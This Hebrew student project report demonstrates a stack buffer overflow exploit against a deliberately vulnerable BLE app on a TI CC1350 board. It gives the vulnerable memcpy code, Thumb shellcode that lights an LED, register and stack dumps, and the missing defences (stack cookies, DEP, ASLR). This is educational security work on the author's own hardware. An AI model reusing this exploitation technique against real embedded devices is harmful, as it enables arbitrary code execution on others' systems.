פרוייקט גמר במערכות מחשב מתקדמות

הקדמה:

בפרוייקט הנ"ל רציתי להדגים כיצד ניתן להשמיש חולשות על מערכות משובצות מחשב – ולהדגים את הפגיעות של מערכת ההפעלה והחומרה הנ"ל יחסית לחומרה ותוכנה מודרנית והמחסור בהגנות סטנדרטיות אשר נמצאות כיום במערכות ההפעלה הנפוצות (ווינדוז, לינוקס ומאק). המטרה הסופית של ההתקפה היא להריץ קוד שרירותי של התוקף על המכשיר (כלומר שלא קומפל או נצרב מראש לתוכו), ובתור אינדיקציה להצלחת ההתקפה בחרתי להדליק את אחד הלדים של הלוח. במהלך המסמך הנ"ל אתאר את האפליקציה הפגיעה אשר בניתי, מהי החולשה, מה היו המגבלות והקשיים אשר נתקלתי בהם, את ההשמשה עצמה (כלומר ניצול החולשה), וכיצד המתקפה הנ"ל הייתה נעצרת במערכות מודרניות.

ה-setup:

מתאר התקיפה כלל את הלוח של TI – cc1350, אשר עליו רצה האפליקציה הפגיעה, ומחשב לינוקס (אובונטו) אשר השתמש באנטנת ה-bluetooth שלו על מנת לבצע את התקיפה. בתור בסיס לאפליקציה הפגיעה השתמשתי באפליקציה אשר למדנו עליה בשיעור – simple_periphereal. סקריפט התקיפה נכתב בפייתון, והשתמש בכלי הלינוקסי gatttool על מנת לשלוח פקטות בפרוטוקול BLE למכשיר, ולבצע את התקיפה.

בחירת סוג החולשה ותיאורה:

כאשר כתבתי את האפליקציה הפגיעה, עמדו בפניי מספר אופציות לבחירת חולשה להטמיע באפליקציה. בין האפשרויות השונות היו:

- Heap Overflow
- Double Free
- Use After Free
- Stack Overflow

המתקפה אשר אדגים היא מסוג Buffer Overflow. בחרתי בחולשה מסוג זה היות והיא אחת מסוגי החולשות הנפוצות ביותר ואשר נלמדו ביתר שאת – ופותחו כנגדה מספר רב של הגנות. העובדה כי ניתן להשמיש את החולשה הנ"ל על הלוח מדגימה באופן מובהק את חוסר ההגנות המובנות במערכת ההפעלה של TI וב-tool chain אשר בו משתמשים.


<u>כיצד עובדת מתקפת Stack overflow:</u>

במהלך ריצה תקין של תוכנה, נעשות קריאות לפונקציות, אשר אמורות לבצע פעולה כלשהי, ולאחר מכן להחזיר שליטה על המעבד לפונקציה אשר קראה להן. במעבדים מסוג ARM, הקריאה לפונקציה יכולה להתבצע, לדוגמא, באמצעות ה-opcode blx. כאשר מתבצעת קריאה לשגרה, כתובת החזרה של הפונקציה נשמרת באוגר ייעודי – lr, ה- link register. בפונקציות עלה השימוש באוגר הנ"ל חוסך כתיבה לזיכרון של כתובת החזרה, אך בדרך כלל, עבור רוב הפונקציות, בפרולוג של הפונקציה, אוגר ה-lr ייכתב למחסנית, ובאפילוג של הפונקציה הערך ייטען מחדש לאוגר ה-pc (program counter) על מנת להחזיר שליטה לקוד אשר קרא לפונקציה הנוכחית. הסיבה לכך היא שבמידה ויש קריאה לפונקציה נוספת במהלך השגרה הנוכחית, ערכו של אוגר ה-lr יאבד.

```
; Segment type: Pure code
AREA .text:trigger_vulnerability, CODE
; ORG 0x19C
CODE16

trigger_vulnerability
PUSH            {R1-R3,LR} ; Push registers
LDR             R1, =0  ; src
MOVS            R2, #0xC8 ; '+' ; n
MOV             R0, SP  ; dest
BL              memcpy  ; Branch with Link
POP             {R1-R3,PC} ; Pop registers
; End of function trigger_vulnerability
```

בציור הנ"ל מסומן באדום הפרולוג של הפונקציה, ובירוק האפילוג. ניתן לראות כי הפונקציה מגבה את האוגרים אשר ערכם עלול להשתנות (האוגרים r1 – r3), אך שומרת את אוגר ה-lr, וטוענת אותו חזרה לתוך אוגר ה-pc. במידה ותוקף יכול להשיג שליטה על חלק מהזיכרון, ולדרוס את הערכים שנמצאים על המחסנית לפני חזרתה של הפונקציה, הוא יוכל להשתלט על ערכו של pc. לכן, כל מתקפות מסוג Buffer Overflow מסתמכות על כך שלתוקף ישנה יכולת לדרוס את הערך הנ"ל על המחסנית. הפעולה הנ"ל מתבצעת בדרך כלל באמצעות שימוש בפונקציות שאינן בטוחות (כדוגמאת strcpy, אשר מעתיקה מחרוזת לבפאר לוקאלי על המחסנית ללא הגבלת גודל – עד אשר הפונקציה נתקלת בתו האפס) או באמצעות שימוש לא בטוח בפונקציה memcpy כדי להעתיק בתים לבאפר לוקאלי על המחסנית עם גודל שלא עבר סניטציה כראוי (וערכו בשליטת התוקף). אני בחרתי לדמות את התרחיש השני, כאשר הגודל אשר מועבר ל-memcpy גדול מגודל הבאפר אליו מעתיקים. על מנת שנבין כיצד העתקה זאת ללא בקרה מאפשרת לדרוס את כתובת החזרה, אוסיף סרטוט:



תצורת המחסנית הנ"ל מתקבלת באמצעות קמפול הקוד הפשוט הבא:

```
static void trigger_vulnerability()
{
    volatile char buf[10];

    memcpy(buf, vuln_buf, sizeof(vuln_buf));
}
```

ולכן, כאשר מתבצעת פה העתקה מעבר לגודל הבאפר, נדרסת כתובת החזרה של הפונקציה.

מגבלות הפרוטוקול BLE:

על מנת לבצע טריגר לחולשה בחרתי באופציית הכתיבה ל-characteristics. על מנת לבצע מתקפת buffer overflow על התוקף להיות מסוגל לשלוט על כמות מינימלית כלשהי של בתים – במקרה שלי, על מנת להשמיש לחלוטין את החולשה, הייתי זקוק ל-36 בתים, אך פרוטוקול BLE מאפשר לשלוח בכל פקטה בודדת רק 20 בתים. על מנת להתגבר על כך, הוספתי באפליקציה מנגנון אגרגציה של פקטות לתוך באפר, שרק בהינתן פקודה מועתק לוקאלית לתוך הבאפר הלוקאלי.

משליטה על pc להרצת קוד של התוקף:

בתור חלק מהתקפות buffer overflow, התוקף בדרך כלל רוצה להגיע להרצת קוד שרירותי – הקוד הראשוני אותו הוא מריץ נקרא shellcode. כמו שתיארתי במבוא, על מנת לתת אינדיקציה להצלחת ההתקפה, ה-shellcode שלי פשוט מדליק את אחד הלדים של הלוח. לכן, בתור חלק מהמידע אשר נשלח לאפליקציה, נמצא קוד arm מקומפל בצורת בתים.

להלן קוד ה-shellcode:

```
ldr r3, [sp]
ldr r0, [r3]
mov r1, 1500
mov r3, 0x86b5
blx r3
label:
b label
```

נשים לב כי האופקוד הראשון של ה-shellcode טוען ערך מתוך המחסנית ומתייחס אליו כ-pointer. הערך הנ"ל הוא הכתובת של גלובאלי המכיל handle ל-led. אציין כי נעזרתי רבות בפלט תהליך הקומפילציה של Code Composer Studio.הקובץ simple_peripheral_cc1350lp_app_FlashROM.map, לדוגמא, מכיל את ה-layout של הזיכרון ואת הכתובות השל גלובאלים ושל פונקציות.

simple_peripheral_cc1350lp_app_FlashROM.map

ניתן לראות כי ה-shellcode מבצע קריאה לפונקציה בכתובת 0x86b5, עם שני פרמטרים: ערך ה-handle באוגר r0, וערך של 1500 באוגר r1. הפונקציה אשר אני קורא לה היא PWM_setDuty. אך אם נסתכל בקובץ ה-map נראה כי הכתובת של הפונקציה הנ"ל היא 0x86b4. מדוע אם כך יש להוסיף 1 לכתובת? ובכן, המעבד של הלוח הנ"ל תומך בשני מצבי decoding – מצב רגיל בו כל opcode הוא בגודל 4 בתים, וthumb mode, בו חלק מה-opcodes הם בגודל 2 בתים, וחלק 4 (כאשר המטרה במצב הנ"ל היא כמובן לחסוך מקום בגודל ה-executable – דבר אשר חשוב במיוחד במערכות משובצות עם זיכרון מוגבל). על מנת להחליף בין המצבים הנ"ל ול"להגיד" למעבד כיצד לבצע אינטרפרטציה לבתים אשר הוא קורא, יש להדליק את הביט התחתון ביותר בכתובת כאשר רוצים לעבוד ב-thumb mode, ולכבותו כאשר לא רוצים זאת. גיליתי זאת במהלך כתיבת ההשמשה, כאשר ה-shellcode שלי לא עבד וגרם לקריסה וקפיצה ל-exception handler של המעבד (גם כאשר דרסתי את כתובת החזרה של הפונקציה כתבתי כתובת אשר בה הביט התחתון ביותר דולק, היות והshellcode שלי קומפל במצב thumb כדי לחסוך מקום). בסוף ה-shellcode ישנה לולאה אינסופית על מנת למנוע מהלוח לקרוס.

להלן תמונה המתארת את מצב האוגרים והזיכרון לפני שהחולשה הופעלה ולאחריה:

לפני:

Core Registers		Core Registers
PC	0x000083CE	Program Counter [Core]
SP	0x200019D0	General Purpose Register 13 - Stack Pointer [C
LR	0x00004B75	General Purpose Register 14 - Link Register [C
xPSR	0x61000000	Stores the status of interrupt enables and criti
R0	0x00000000	General Purpose Register 0 [Core]
R1	0x20001074	General Purpose Register 1 [Core]
R2	0x20002C10	General Purpose Register 2 [Core]
R3	0x00000000	General Purpose Register 3 [Core]
R4	0x0000D6EF	General Purpose Register 4 [Core]
R5	0x00000000	General Purpose Register 5 [Core]
R6	0x00000001	General Purpose Register 6 [Core]
R7	0x00002902	General Purpose Register 7 [Core]
R8	0x20000FE0	General Purpose Register 8 [Core]
R9	0x000000FF	General Purpose Register 9 [Core]
R10	0x00000009	General Purpose Register 10 [Core]
R11	0xE000E010	General Purpose Register 11 [Core]
R12	0x00000001	General Purpose Register 12 [Core]
R13	0x200019D0	General Purpose Register 13 [Core]
R14	0x00004B75	General Purpose Register 14 [Core]
MSP	0x20004310	MSP Register [Core]
PSP	0x200019D0	PSP Register [Core]
DSP	0x200019D0	DSP Register [Core]
CTRL_FAULT_BASE_PRI	0x02000000	CM3 Special Registers [Core]

```
0x200019D0  0x20001074 0x20002C10 0x00000000 0x00004B75 0x00000001
0x200019E4  0x20001074 0x00000000 0x00000001 0x20002C10 0x00000024
0x200019F8  0x200047F8 0x0001381B 0x00000000 0x00000012 0x2000001C
0x20001A0C  0x0000596D 0x20001074 0x20002C40 0x20001A58 0x20001A5A
0x20001A20  0x0000FFFF 0x000132B5 0x00000000 0x00000012 0xFFFF001C
0x20001A34  0x20002C40 0x20002C40 0x20004340 0x00000013 0x00012D33
0x20001A48  0x20002C40 0x000082E5 0x00000000 0x0001B67D 0x00010000
0x20001A5C  0x20004750 0x20002C40 0x00008000 0x20004448 0x0000000E
0x20001A70  0x00008000 0x0001299F 0x00000000 0x20004750 0x00000007
0x20001A84  0x0001CC73 0x001C0008 0x200026A4 0x000A0008 0xFFFFFFFF
0x20001A98  0x00070008 0x01020003 0x00000000 0x20004750 0x20004448
0x20001AAC  0x20004848 0x00000015 0x00000008 0x00000000 0x00000000
0x20001AC0  0xFFFFFFFF 0x0000F249 0x00140008 0x0000000A 0x00150008
0x20001AD4  0x0147AE14 0x00100000 0x20001B30 0xBEBEBEBE 0xBE020303
```

אחרי:

Core Registers		Core Registers
PC	0x200019E4	Program Counter [Core]
SP	0x200019E0	General Purpose Register 13 - Stack Pointer [C
LR	0x000083D9	General Purpose Register 14 - Link Register [C
xPSR	0x41000000	Stores the status of interrupt enables and criti
R0	0x200019D0	General Purpose Register 0 [Core]
R1	0x04030201	General Purpose Register 1 [Core]
R2	0x08070605	General Purpose Register 2 [Core]
R3	0x12111009	General Purpose Register 3 [Core]
R4	0x0000D6EF	General Purpose Register 4 [Core]
R5	0x00000000	General Purpose Register 5 [Core]
R6	0x00000001	General Purpose Register 6 [Core]
R7	0x00002902	General Purpose Register 7 [Core]
R8	0x20000FE0	General Purpose Register 8 [Core]
R9	0x000000FF	General Purpose Register 9 [Core]
R10	0x00000009	General Purpose Register 10 [Core]
R11	0xE000E010	General Purpose Register 11 [Core]
R12	0x200019D0	General Purpose Register 12 [Core]
R13	0x200019E0	General Purpose Register 13 [Core]
R14	0x000083D9	General Purpose Register 14 [Core]
MSP	0x20004310	MSP Register [Core]
PSP	0x200019E0	PSP Register [Core]
DSP	0x200019E0	DSP Register [Core]
CTRL_FAULT_BASE_PRI	0x02000000	CM3 Special Registers [Core]

```
0x200019D0   0x04030201 0x08070605 0x12111009 0x200019E5 0x2000020C
0x200019E4   0x68189B00 0x51DCF240 0x63B5F248 0xE7FE4798 0x4ED3C0D2
0x200019F8   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A0C   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A20   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A34   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A48   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A5C   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A70   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A84   0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x20001A98   0x00070008 0x01020003 0x00000000 0x20004750 0x20004448
```

ניתן לראות בבירור כי PC קיבל ערך בתוך המחסנית. ואכן, באמצעות הדיבגר של Code Composer Studio, ניתן לראות בבירור את ה-shellcode רץ:

```
200019e4:   9B00          ldr     r3, [sp]
200019e6:   6818          ldr     r0, [r3]
200019e8:   F24051DC      movw    r1, #0x5dc
200019ec:   F24863B5      movw    r3, #0x86b5
200019f0:   4798          blx     r3
200019f2:   E7FE          b       #0x200019f2
```

ניתן לראות גם בבירור במחסנית את הכתובת חזרה שנדרסת (0x200019e5), ואת הכתובת של ה-handle אשר השתמשתי בו (0x2000020c).

מנגנוני אבטחה חסרים:

כעת אמנה מספר מנגנוני אבטחה בסיסיים הקיימים כיום אשר היו מונעים את ההתקפה, ואשר חסרים בלוח הנ"ל:

1. **Stack Cookie –** כיום, כל קומפיילר מודרני ייצר קוד הגנתי לפני הפרולוג של כל פונקציה, אשר מטרתו היא לוודא כי כתובת החזרה לא השתנתה במהלך הריצה של הפונקציה. וכיצד קוד זה עובד? בתחילת ריצת התכנית ישנו גלובאלי אשר מאותחל עם ערך רנדומאלי. בכניסה לפונקציה, ה-xor של הערך הרנדומלי הנ"ל בכתובת החזרה נשמר **לפני** כתובת החזרה האמיתית של הפונקציה. באפילוג של הפונקציה, לפני ביצוע הקפיצה חזרה, נעשה xor של הערך הנ"ל שנשמר לפני כתובת החזרה (אשר שמו הוא ה-cookie), ומושווה לכתובת החזרה בפועל. אם הערכים לא זהים, המערכת מזהה כי נעשה שינוי לא לגיטימי לכתובת החזרה, ומיד מקריסה את התכנית. לצורך הדגמה, כך הייתה נראית המחסנית במידה והקומפיילר היה שם (כראוי) את ה-stack cookie:

כמו שניתן לראות, במידה ותוקף רוצה לדרוס את כתובת החזרה של הפונקציה, עליו לדרוס גם את ה-cookie. היות והערך שאיתו מבצעים את ה-xor רנדומלי ואין לתוקף דרך לדעת אותו, הוא אינו יכול לדרוס בצורה מהימנה את כתובת החזרה של הפונקציה. אציין כי כל תכנית מודרנית כיום מקומפלת עם האמצעי האבטחתי הנ"ל כאשר ישנן העתקות לבאפרים לוקאליים על המחסנית.

2. **DEP –** בתור חלק מהמתקפה התוקף הוסיף קוד חדש למרחב הזיכרון של התכנית – ה-shellcode. אחת הבעיות שראינו כאן הוא כי המידע של התוקף התפרש (לא ככוונת המתכנת) כקוד. על מנת לפתור בעיית אבטחה נפוצה זאת במערכות מודרניות נהוג להשתמש ב- Data execution Prevention. פיצ'ר זה מאפשר למנוע מהמעבד להריץ מידע שרירותי במרחב הזיכרון ולפרשו כקוד – ובמקרה הנ"ל היה מונע מהתוקף להריץ את ה-shellcode שלו. ניתן לראות כי ה-linker לא משתמש ביכולת הנ"ל וממפה את כל הזיכרון כ-executable:

```
 name                origin    length      used     unused   attr    fill
---------------------  --------  ---------  --------  --------  ----  --------
  FLASH                00000000  0000f000  00009330  00005cd0  R  X
  FLASH_LAST_PAGE      0001f000  00001000  00000058  00000fa8  R  X
  SRAM                 20000000  00004318  00002a45  000018d3  RW X
```

על מנת להשתמש בפיצ'ר הנ"ל על הלינקר לבצע חלוקה עדינה יותר של מרחב הזיכרון, ולדאוג כי רק איזורים הכוללים קוד מקורי של המתכנת יקבלו את ביט ה-execution, ולא לדוגמא המחסנית.

3. **ASLR –** בתור חלק מהמתקפה, קודדתי כתובות קבועות של המחסנית ופונקציות שונות בתוך ה-shellcode על מנת שאוכל לבצע את המתקפה כראוי. על מנת להקשות על התוקף, מערכות מודרניות מממשות פיצ'ר הנקרא address space layout randomization – הפיצ'ר הנ"ל דואג כי הכתובות של המחסנית, הפונקציות וה-heap ירונדמו פר הרצה של התכנית. במידה ומערכת ההפעלה שעל הלוח הייתה משתמש בפיצ'ר הנ"ל, לא הייתי יכול לדעת עם איזה ערך לדרוס את כתובת החזרה של הפונקציה (כי לא הייתי יודע היכן הייתה ממופה המחסנית), ולכן לא הייתי מצליח להריץ קוד שרירותי על המכשיר. בנוסף, אם הכתובות של פונקציות שימושיות (כדוגמאת PWM_setDuty) או של גלובאלים אשר השתמשתי בהם (כדוגמאת g_led_handle) היו מתרנדמות, לא הייתי מסוגל לגרום ל-shellcode לרוץ ללא קריסה. הוספת הפיצ'ר הנ"ל

למערכת ההפעלה של TI תקשיח אותה ותהפוך אותה לחסינה בהרבה מפני חולשות שכאלו.

<u>סיכום:</u>

ראינו כיצד ניתן להשמיש חולשה מסוג stack overflow על מערכות משובצות מחשב, ומה הן המגבלות אבטחה הספציפיות של הלוח cc-1350 של TI, וכיצד ניתן לשפר את האבטחה שלו.